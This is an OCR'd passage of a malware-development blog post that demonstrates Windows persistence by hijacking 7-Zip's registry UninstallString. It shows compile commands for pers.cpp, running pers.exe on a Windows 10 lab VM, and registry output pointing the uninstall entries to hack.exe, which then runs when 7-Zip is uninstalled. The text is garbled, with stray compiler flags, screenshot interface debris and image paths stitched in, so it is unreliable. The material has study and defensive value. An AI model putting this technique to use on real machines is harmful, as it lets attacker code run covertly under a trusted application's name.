
```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-10-04-malware-pers-13]
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-10-04-malware-pers-13]
└─$ nvim pers.cpp

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-10-04-malware-pers-13]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 15360 Oct  4 20:05 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc   386 Oct  4 20:02 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc   976 Oct  4 20:00 pers.cpp
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Oct  4 19:50 hack.exe

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-10-04-malware-pers-13]
└─$ 
```

And run at the victim's machine - `Windows 10 x64` in my case:


```
.\pers.exe
```



win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Settings
Administrator: Windows PowerShell
Apps
Type here to search
11:58 PM
10/4/2022
Right Ctrl

```
PS C:\Users\User\Documents\malware> dir


    Directory: C:\Users\User\Documents\malware


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        12/7/2021  12:26 PM                2021-12-06-malware-injection-9
d-----       12/13/2021   9:31 PM                2021-12-07-malware-injection-10
d-----       12/11/2021   5:19 PM                2021-12-11-malware-injection-11
d-----       12/14/2021  11:57 PM                2021-12-13-malware-injection-12
d-----       12/25/2021   1:23 PM                2021-12-21-malware-injection-13
d-----       12/26/2021   4:01 PM                2021-12-21-simple-malware-av-evasion-3
d-----        1/16/2022  10:53 PM                2022-01-14-malware-injection-13
d-----        1/17/2022  10:31 PM                2022-01-17-malware-injection-14
d-----        1/25/2022   7:24 PM                2022-01-24-malware-injection-15
-a----        12/5/2021  11:54 AM          14848 hack.exe
-a----        1/11/2022   8:57 PM         909312 peekaboo.exe


PS C:\Users\User\Documents\malware> cd ..
PS C:\Users\User\Documents> cd ..
PS C:\Users\User> cd Z:\2022-10-04-malware-pers-13\
PS Z:\2022-10-04-malware-pers-13>
PS Z:\2022-10-04-malware-pers-13> .\pers.exe
PS Z:\2022-10-04-malware-pers-13> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-Zip" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-Zip
    DisplayName    REG_SZ    7-Zip 21.06 (x64)
    DisplayVersion    REG_SZ    21.06
    DisplayIcon    REG_SZ    C:\Program Files\7-Zip\7zFM.exe
    InstallLocation    REG_SZ    C:\Program Files\7-Zip\
    UninstallString    REG_SZ    C:\Users\User\Documents\malware\2022-10-04-malware-pers-13\hack.exe
    QuietUninstallString    REG_SZ    C:\Users\User\Documents\malware\2022-10-04-malware-pers-13\hack.exe
    NoModify    REG_DWORD    0x1
    NoRepair    REG_DWORD    0x1
    EstimatedSize    REG_DWORD    0x152d
    VersionMajor    REG_DWORD    0x15
    VersionMinor    REG_DWORD    0x6
    Publisher    REG_SZ    Igor Pavlov

PS Z:\2022-10-04-malware-pers-13> 
```

Finally, after reboot my system, tried to uninstall `7-zip`:



```
static-libstdc++ -static-libgcc -fpermissive
```


## Apps & features

Search, sort, and filter by drive. If you would like to uninstall or move an app, select it from the list.

Search this list

Sort by: Name Filter by: All drives

| | |
|---|---|
| 3D Viewer<br>Microsoft Corporation | 16.0 KB<br>12/8/2021 |
| 7-Zip 21.06 (x64)<br>Igor Pavlov | 5.29 MB<br>12/5/2021 |
| Alarms & Clock<br>Microsoft Corporation | 16.0 KB<br>12/8/2021 |
| App Installer<br>Microsoft Corporation | 16.0 KB<br>12/14/2021 |
| Calculator<br>Microsoft Corporation | 24.0 KB<br>12/9/2021 |
| Camera<br>Microsoft Corporation | 16.0 KB<br>12/9/2021 |
| Feedback Hub<br>Microsoft Corporation | 16.0 KB<br>12/9/2021 |



static-libstdc++ -static-libgcc -fpermissive

win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Settings

Home

Find a setting

Apps

Apps & features

Default apps

Offline maps

Apps for websites

Video playback

Startup

Apps & features

Sort by: Name Filter by: All drives

| | | |
|---|---|---|
| 3D Viewer<br>Microsoft Corporation | 16.0 KB<br>12/8/2021 |
| 7-Zip 21.06 (x64)<br>Igor Pavlov<br>21.06 | |
| Alarms & Clock<br>Microsoft Corporation | 16.0 KB<br>12/8/2021 |
| App Installer<br>Microsoft Corporation | 16.0 KB<br>12/14/2021 |
| Calculator<br>Microsoft Corporation | 24.0 KB<br>12/9/2021 |
| Camera<br>Microsoft Corporation | 16.0 KB<br>12/9/2021 |
| Feedback Hub<br>Microsoft Corporation | 16.0 KB<br>12/9/2021 |

This app and its related info will be uninstalled.


Uninstall

Modify Uninstall

Type here to search

11:14 PM 10/4/2022

Right Ctrl



win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Right Ctrl

User Account Control


Do you want to allow this app from an unknown publisher to make changes to your device?

hack.exe

Publisher: Unknown
File origin: Hard drive on this computer

Show more details

Yes No


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Administrator: Windows PowerShell


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-Zip" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-Zip
    DisplayName    REG_SZ    7-Zip 21.06 (x64)
    DisplayVersion    REG_SZ    21.06
    DisplayIcon    REG_SZ    C:\Program Files\7-Zip\7zFM.exe
    InstallLocation    REG_SZ    C:\Program Files\7-Zip\
    UninstallString    REG_SZ    C:\Users\User\Documents\malware\2022-10-04-malware-pers-13\hack.exe
    QuietUninstallString    REG_SZ    C:\Users\User\Documents\malware\2022-10-04-malware-pers-13\hack.exe
    NoModify    REG_DWORD    0x1
    NoRepair    REG_DWORD    0x1
    EstimatedSize    REG_DWORD    0x152d
    VersionMajor    REG_DWORD    0x15
    VersionMinor    REG_DWORD    0x6
    Publisher    REG_SZ    Igor Pavlov

PS C:\Windows\system32>
```

| | | |
|---|---|---|
| 3D Viewer<br>Microsoft Corporation | 16.0 KB<br>12/8/2021 |
| 7-Zip 21.06 (x64)<br>Igor Pavlov<br>21.06 | 5.29 MB<br>10/4/2022 |

=^..^=

Meow-meow!

Then I looked at the properties of `hack.exe` in Process Hacker 2:


win10-x64 (pers-default-file) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Process Hacker [WINDOWS-V9HNK33\User]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment
Permissions Terminate Details Close OK
Type here to search
12:04 AM
10/5/2022
Right Ctrl

tVersion\Uninstall\7-Zip" /s

Name
Interrupts
System Idle Proces
System
svchost.exe
Registry
hack.exe
svchost.exe
smss.exe
svchost.exe
csrss.exe
wininit.exe
csrss.exe
winlogon.exe
services.exe
lsass.exe

CPU Usage: 4.28%

hack.exe (172) Properties

